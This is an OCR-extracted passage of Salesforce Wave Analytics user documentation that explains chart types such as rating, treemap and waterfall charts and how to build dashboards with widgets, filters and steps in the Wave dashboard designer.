
For example, if your business tracks key metrics for specific product segments, you want to visualize the product segments along with those metrics.

1. In Wave, group the data by product segment, then add the measures that reflect the key metrics.



Using a stacked bar chart to compare the product segments along the chosen measures, it's difficult to evaluate the performance of the different segments relative to each other.

2. Clip the lens to Wave dashboard designer, then choose **Metrics Radar** from **Chart Type**.
3. Enter a title for the chart and make other adjustments as necessary.



Rating Charts


Use a rating chart to get a sense of how well a measured quality, such as customer satisfaction, is meeting expectations. The rating chart is found in the Wave dashboard designer.

Create a Rating Chart

If you've set a goal for, as an example, customer satisfaction in each of the countries where your company operates, rating charts are a good choice for showing how close you are to that goal.

You've collected, averaged, and loaded the data from the surveys. Now you want to present it in a way that makes sense for customer satisfaction scores. Each rating chart can display 1 value per country, and highlight value ranges.

1. In Wave Analytics, create a lens using your customer-satisfaction dataset, then clip it to Wave dashboard designer.




2. Change the chart type to **Rating**.
3. Set the breakpoint values and associated band colors.



The breakpoints set the range values where the color bands transition. The maximum is 10, and you'd like to exceed 7.2 in each country.

4. Set the **Trellis** type to **Wrap** so the charts are easier to view all at once without having to scroll.



Values above 7.2 are easy to spot due to the two-color configuration of the rating chart. It's also easy to see which countries are close to the desired value.

Scatter Charts

Use a scatter chart to visualize correlation between two groups of data. The scatter chart is found in the Wave dashboard designer, classic designer, and explorer.

Timeline Charts

Use a timeline chart to show how a value changes over time. The timeline chart is found in the Wave dashboard designer, classic designer, and explorer.

Treemap Charts


Use treemaps to visualize hierarchical quantitative data, where containing rectangles designate relationship using color, and "leaf" rectangles represent quantity using area. The treemap chart is found in the Wave dashboard designer.

Create a Treemap Chart

Treemap charts are especially useful for visualizing groupings that are difficult to organize well using other types of charts.

For example, you can show the number of opportunities by city in each state in a way that reveals top markets.


1. In Wave, group opportunities by state, then group by city.
2. Clip the lens to Wave dashboard designer, then view the resulting chart in the dashboard.



With the groupings in a bar chart, it's both difficult to take in the entire bar chart in a glance or quickly locate top markets.

3. Choose **Treemap** from **Chart Type**.

   In the treemap chart, high-value cities are easy to spot. Using tooltips, you can view details for any rectangle representing a city.



Vertical Bar Charts

Use a vertical bar chart (also called column chart) to show relative counts of things, such as leads or dollars. The vertical bar chart is found in the Wave dashboard designer, classic designer, and explorer.

Waterfall Charts

Use a waterfall chart to show the cumulative effect of sequentially introduced positive or negative values with breakdowns of value totals. Also known as "flying bricks" or "Mario" charts. To include breakdowns of value totals, use a stacked waterfall chart. The waterfall chart is found in the Wave dashboard designer and classic designer.

Build Wave Dashboards

Build a Wave dashboard to continuously monitor key metrics of your business, analyzing the results by key dimensions, like region, products, and time period. You can add interactive charts that synthesize information into an easy-to-read format. You can add tables to show low-level record details and create columns with calculated values. You can also add filters to allow the dashboard viewer to focus the results.

Wave provides the following designers to build dashboards.

Classic designer
: This legacy designer enables you to build basic dashboards.

Wave dashboard designer
: This newer designer has significant usability enhancements compared to the classic designer, which help you build dashboards more efficiently.

After the admin grants you access, you can use either designer to create and edit dashboards. You can also convert dashboards built in the classic designer to the Wave dashboard designer.

What Is a Dashboard?

A Wave dashboard is a collection of widgets that work together to tell a data story from multiple angles. Depending on what you want the dashboard to show or how to behave, you can add different widgets, such as key performance indicators, charts, tables, filters, and images.

Key Differences Between the Classic Designer and Wave Dashboard Designer

Consider the following differences between the classic designer and the Wave dashboard designer.

Build a Dashboard with the Wave Dashboard Designer

The Wave dashboard designer is the newer designer that offers additional features to help you build dashboards more quickly and easily. Use a template to create a dashboard with a predefined layout. Create customized layouts to optimize the display of a dashboard on different types of devices, like mobile phones, tablets, and desktops. Use the wizards to quickly build widgets. Use drag-and-drop, snap-to-grid, and browser reflow to effortlessly add, position, and align widgets in a dashboard.

Build a Dashboard with the Classic Designer

The classic designer is the legacy designer that enables you to build basic Wave dashboards.

Keyboard Shortcuts For Wave Dashboards and Lenses

You can do some basic actions from your keyboard. The dashboard designer shortcuts vary based on whether you are using the classic designer or Wave dashboard designer.

Best Practices for Building Wave Dashboards

Follow best practices to design and build useful, effective Wave dashboards, while minimizing rework and addressing potential gaps.

Convert Your Dashboard to the Wave Dashboard Designer

To take advantage of its new features, convert dashboards created in the classic designer to the Wave dashboard designer.

What Is a Dashboard?

A Wave dashboard is a collection of widgets that work together to tell a data story from multiple angles. Depending on what you want the dashboard to show or how to behave, you can add different widgets, such as key performance indicators, charts, tables, filters, and images.

When you share Wave Analytics data via a dashboard, you're setting up your audience members to do some exploring of their own, without turning them loose on the whole data set.

One use of a dashboard is to provide a focus for your audience. A dataset can contain vast amounts of data. Some of that data is relevant to specific questions that your audience has; some of that data is irrelevant noise. Data that's critical to one set of questions is sometimes noise in relation to another set of questions.

Keep in mind that even though we call it a dashboard, we're actually doing much more with this interface than we do with a traditional dashboard in a car. This dashboard doesn't just tell us what's changed; it invites us to dig deeper into the underlying data. It's like using the speedometer in a car to tell us not just how fast we're going but how our speed has changed at various points in our trip, how traffic conditions ahead of us are changing, and how those changes affect our arrival time.

Key Elements of a Wave Dashboard

A dashboard isn't just for reading. It's for carrying on a conversation based on one or more datasets that matter to your company. Don't just look at the pictures—use the tools on the dashboard to dive deeper into the data that you care about. Go ahead, click around, and explore!


SEE ALSO:

Build a Dashboard with the Wave Dashboard Designer

Build a Dashboard with the Classic Designer

Key Elements of a Wave Dashboard

A dashboard isn't just for reading. It's for carrying on a conversation based on one or more datasets that matter to your company. Don't just look at the pictures—use the tools on the dashboard to dive deeper into the data that you care about. Go ahead, click around, and explore!



You read a Salesforce Wave dashboard interactively by clicking its displayed elements. Every element is a picture of a live, filtered query.

Selection-Based Filters

A selection-based filter lets you apply whatever filters you wish while viewing the dashboard. For example, set the minimum and maximum values in a range widget to make the dashboard show the amounts that fall within that range. These types of filters are often tied to each other so that you can progressively drill deeper. For example, use one filter to look at sales of a product. Then use the next to filter sales by region. Finally, use another to filter sales by account. The dashboard shows the results based on all three filters. There are different types of selection-based filter widgets: date, list, range, and toggle.

Key Performance Indicators

Some information is best measured by a single number, also known a key performance indicator. Some number elements can be filtered based on selections in charts and filters. For example, in a bar chart that shows individual salespeople's pipelines, click a bar to focus on a particular person's pipeline. Notice that the number changes from showing the total value for all salespeople to show the value for the selected person.

Charts

A rich variety of charts shows you data from multiple angles. Many parts of a chart are interactive. For example, click a bar in a bar chart and watch what happens. Clicking a bar filters the query that the bar chart represents. Your revision changes other values in this chart, values in other charts, and number displays.

Tables

A table provides the record-level details. For example, a chart can show you a performance summary for each region, but the table can show you the opportunity-specific details. You can sort tables to show the top and bottom records. You can also create calculated columns in tables to compute values based on existing data.

Key Differences Between the Classic Designer and Wave Dashboard Designer

Consider the following differences between the classic designer and the Wave dashboard designer.

- The Wave dashboard designer provides a user interface for creating layouts for different types of devices. With the classic designer, you have to set up mobile layouts using the dashboard JSON.

- The Wave dashboard designer provides wizards that walk you through creating widgets, with their underlying steps created behind the scenes. With the classic designer, you have to manually create the lenses in explorer, clip them, and then apply them to widgets. (A "step" in the Wave dashboard designer is the same as a "lens" in the classic designer.)
- The Wave dashboard designer uses snap-to-grid, letting you quickly position, align, and resize widgets. In the classic designer, you specify pixels to define each widget's position and size.
- You can create steps, including static steps, from within the Wave dashboard designer. In classic designer, you have to clip the lens from explorer to the designer or build the step using JSON.
- The Wave dashboard designer allows you to hide steps and properties to give you more workspace when designing a dashboard. This isn't possible in the classic designer.
- The Wave dashboard designer has a single table widget that can be used to create a values table or compare table. The classic designer has a separate widget for each type of table.
- Unlike the box widget in the classic designer, the container widget in the Wave dashboard designer groups widgets, which allows you to move them all at once.
- Only dasboards built with the Wave dashboard designer support annotations and notifications.
- Only the classic designer and explorer support the following chart types: parallel coordinates, horizontal dot plot, vertical dot plot, and matrix. When clipped to a Wave dashboard designer, these chart types convert to a bar chart.

SEE ALSO:

Build a Dashboard with the Wave Dashboard Designer

Build a Dashboard with the Classic Designer

Build a Dashboard with the Wave Dashboard Designer

The Wave dashboard designer is the newer designer that offers additional features to help you build dashboards more quickly and easily. Use a template to create a dashboard with a predefined layout. Create customized layouts to optimize the display of a dashboard on different types of devices, like mobile phones, tablets, and desktops. Use the wizards to quickly build widgets. Use drag-and-drop, snap-to-grid, and browser reflow to effortlessly add, position, and align widgets in a dashboard.

The Wave dashboard designer is enabled by default. If you can't access it, your admin might have disabled it.

EDITIONS

Available in Salesforce Classic and Lightning Experience.

Available for an extra cost in **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in **Developer** Edition.

1. Create a Wave Dashboard with a Template
   Each template has a unique layout with empty widgets (widgets without steps), sections, and a color scheme. To populate the widgets with your data, use the widget wizards. To create your own layout, choose the blank template.
2. Add Widgets to the Dashboard
   Widgets are the basic building blocks of a dashboard. In the Wave dashboard designer, you can add different widgets to perform functions. For example, widgets can calculate key performance indicators, filter dashboard results, visualize your data using interactive charts, and show record-level details in tables.
3. Make the Dashboard Widgets Interactive
   Wave dashboards have unique features that allow you to make the widgets interactive. For example, widgets in the dashboard can be filtered to show only results for the region that's selected in a list widget. Or, when the value of a number widget can change to red when it falls below a threshold.

4. Set Initial Filter Selections in the Dashboard
   If the Wave dashboard contains filter selection widgets or charts, you can set initial filters that are applied when the dashboard first opens. For example, you can filter the dashboard to show only opportunities owned by the logged in user. While viewing the dashboard, the user can change the selections to filter the results differently or remove the filters altogether.
5. Generate Unique Wave Dashboard Layouts for Different Devices
   After you add widgets to the dashboard, optimize the layout for each device on which the dashboards can be viewed. For example, you can remove widgets from a mobile phone layout to reduce the dashboard size for the smaller screen. You can also move widgets around in one layout and it doesn't affect the other layouts.

SEE ALSO:

- What Is a Dashboard?
- Best Practices for Building Wave Dashboards
- Key Differences Between the Classic Designer and Wave Dashboard Designer
- Grant Users Access to the Wave Dashboard Designer and Classic Designer
- Build a Dashboard with the Classic Designer


Create a Wave Dashboard with a Template

Each template has a unique layout with empty widgets (widgets without steps), sections, and a color scheme. To populate the widgets with your data, use the widget wizards. To create your own layout, choose the blank template.


USER PERMISSIONS

To create a dashboard:
- "Create and Edit Wave Analytics Dashboards"

1. From the home page, select **Create** > **Dashboard**.



2. Select a template, and then click **Continue**.
   For example, select **Blank Dashboard in the Wave Dashboard Designer**.



In addition to the blank template, you can choose a template with a prebuilt dashboard design. These templates are built for Wave dashboard designer only.

3. To edit the dashboard, click .
4. If you selected a prebuilt template, you can add a step to each widget by clicking the icon inside an empty widget. A wizard guides you through adding the step.
   When you complete the wizard, Wave populates the widget based on the results of the step. Wave also adds the step to the step panel.
5. To save the dashboard to an app, click .
6. Enter a title and description, and then select the app in which you want to save the dashboard.
   The permissions on the app determine each user's access to the dashboard. To ensure that the right users have the right access to the dashboard, review the app permissions.
7. Click **Save**.
8. Click and then click **Properties** to set the default widget properties.
   When you create a widget, you can specify whether the widget uses the default properties. Use defaults to ensure that the background and borders of all widgets are consistent.

Dashboard Properties
These properties are default widget properties that you can apply to each widget to ensure a consistent appearance. The properties apply only to dashboards created in the Wave dashboard designer.

Dashboard Properties

These properties are default widget properties that you can apply to each widget to ensure a consistent appearance. The properties apply only to dashboards created in the Wave dashboard designer.

Property	Description
Background Color	Default background color for widgets
Border	Default border around widgets
Border Color	Default color for widget borders
Border Width	Default width of widget borders (in pixels)
Border Radius	Default roundness of the corners of widget borders

Add Widgets to the Dashboard

Widgets are the basic building blocks of a dashboard. In the Wave dashboard designer, you can add different widgets to perform functions. For example, widgets can calculate key performance indicators, filter dashboard results, visualize your data using interactive charts, and show record-level details in tables.

Some widgets require a step. A step returns the data. A widget determines how to use or display the data. For example, a step calculates the average opportunity amount, grouped by region. A bar chart widget displays the results in a bar chart format with each bar showing the average opportunity amount for a region. If the step is faceted, when you select a bar in the chart, other widgets are filtered, showing results for only the selected region.

Most widgets have a wizard that you can use to build the widget, including the underlying step. You can also build your own step and apply it to a widget. Multiple widgets can use the same step, unless it's a date or range widget. In that case, no other widgets can use the step.

Clone widgets to create similar looking components in a Wave dashboard. For example, you can clone chart widgets and change the chart type to get a different view of the same results. You can also quickly create three number widgets and swap out their steps to show total open, total won, and total lost opportunity amounts. To swap out a step, remove the step from the widget and then add a new step to it. To clone widgets, remove steps, clone steps, and view step properties, select the widget while editing the dashboard, and then click the appropriate button.



To configure how a widget displays, set the properties in the Widget tab. For example, you can show data values and the axis title for a chart widget. You can also apply default properties to ensure that widgets look consistent, like having the same border and background color.

To configure how the widget behaves, set step properties in the Step tab. For example, you can choose which measure to display in the widget when its step contains multiple measures. Changes to step properties impact all widgets that are built on the step.

Add Number Widgets to Include Key Metrics

Key metrics help you track critical measurements of your business. You can add other widgets to the Wave dashboard to filter the key metric results to focus on a particular area. For example, you can show the total number of open cases or total opportunity amount for the last quarter or the northern region.

Add Chart Widgets to Visualize Data

Charts in a Wave dashboard allow you to visually summarize and trend your data. For example, a donut chart can show the distribution of opportunities across industry type. Because charts are interactive, dashboard viewers can select a segment of a chart to filter the results of other faceted widgets.

Add a Global Filter Widget to Exclude Dataset Records from the Dashboard

Global filters restrict the content available to all users who view the Wave dashboard. Use a global filter to apply the same filter to multiple steps in the dashboard. For example, if the dashboard has two charts comparing two sales reps' performance, both charts should have the same filters so you are comparing apples to apples. You can add multiple global filter widgets to a dashboard. You can also specify which steps to apply the global filter to. Unlike selection-based filter widgets, a global filter can't be changed while previewing or presenting the dashboard.

Add Selection-Based Filter Widgets to Enable Users to Filter the Results

Users viewing the dashboard can make selections in these widgets to apply whatever filters they wish. These widgets give them the ability to slice and dice the data to view results from different angles. For example, the dashboard viewer can select a region in a list widget to focus the dashboard results on a specific sales location. Unlike with a global filter or query filter, the viewer can change the selection to filter the results differently or remove the filter altogether.

Add a Table Widget to Show Record Details and Create Calculated Columns

You can add different types of tables in a Wave dashboard. To view record-level details, add a values table. For example, this type of table can show case details, like how long the case has been open and who owns it. To create custom columns in a table based on calculations from existing fields, add a compare table. If the underlying step contains at least one grouping, you can create a pivot table.

Add a Container Widget to Create Sections in the Dashboard

Use sections in a Wave dashboard to group related widgets. For example, you can use a container widget to create a filter panel on the left side of the dashboard to store all filter selection widgets. To distinguish the filter panel from the rest of the dashboard, you can apply a background color and border to the container. When you move a container, the contained widgets also move while maintaining their spacing and alignment.

Add an Image Widget to Display Graphics in the Dashboard

You can include company logos to brand the Wave dashboard, icons to categorize results, or graphics to animate the dashboard.

Add Text Widgets to Label Parts of the Dashboard

Label your Wave dashboard so that users understand what they are looking at. You can also add text that describes the dashboard or provides usage information for widgets.

Add a Link Widget to Link to a Wave Lens or Dashboard

Instead of packing all possible key performance metrics, charts, and tables into a single dashboard, break up the content into multiple dashboards. Then use link widgets to tie the dashboards together. Dashboard viewers appreciate not having to figure out what to focus on in a busy dashboard. You can also use links to create analysis paths for users to follow or to link related assets.

Create Steps in the Wave Dashboard Designer

Steps return results that are displayed in widgets. For example, a number widget displays the result of a calculation—that calculation is defined in a step. Steps can query a data source, like a dataset or a Salesforce object. They can also be a static list of user-defined values—a static step. You can reuse each step in multiple widgets. In addition to clipping a lens from an exploration, you can use the following ways to create steps in the Wave dashboard designer: use the wizard or create it manually.

Widget Properties for Wave Dashboards

Widget properties define how widgets appear in the Wave dashboard. For example, you can apply labels, backgrounds, and borders. To make widgets look consistent, you can set up default widget properties in the layout and then assign them to each widget. Widget properties vary based on the widget type and the designer used to create them. The properties listed here apply only to widgets created in the Wave dashboard designer.

Step Properties for Wave Dashboards

Step properties define the query that returns results to display in the widget. These properties also specify how the widget behaves and interacts with other widgets in the Wave dashboard. The properties apply to dashboards created in the Wave dashboard designer only.

Add Number Widgets to Include Key Metrics

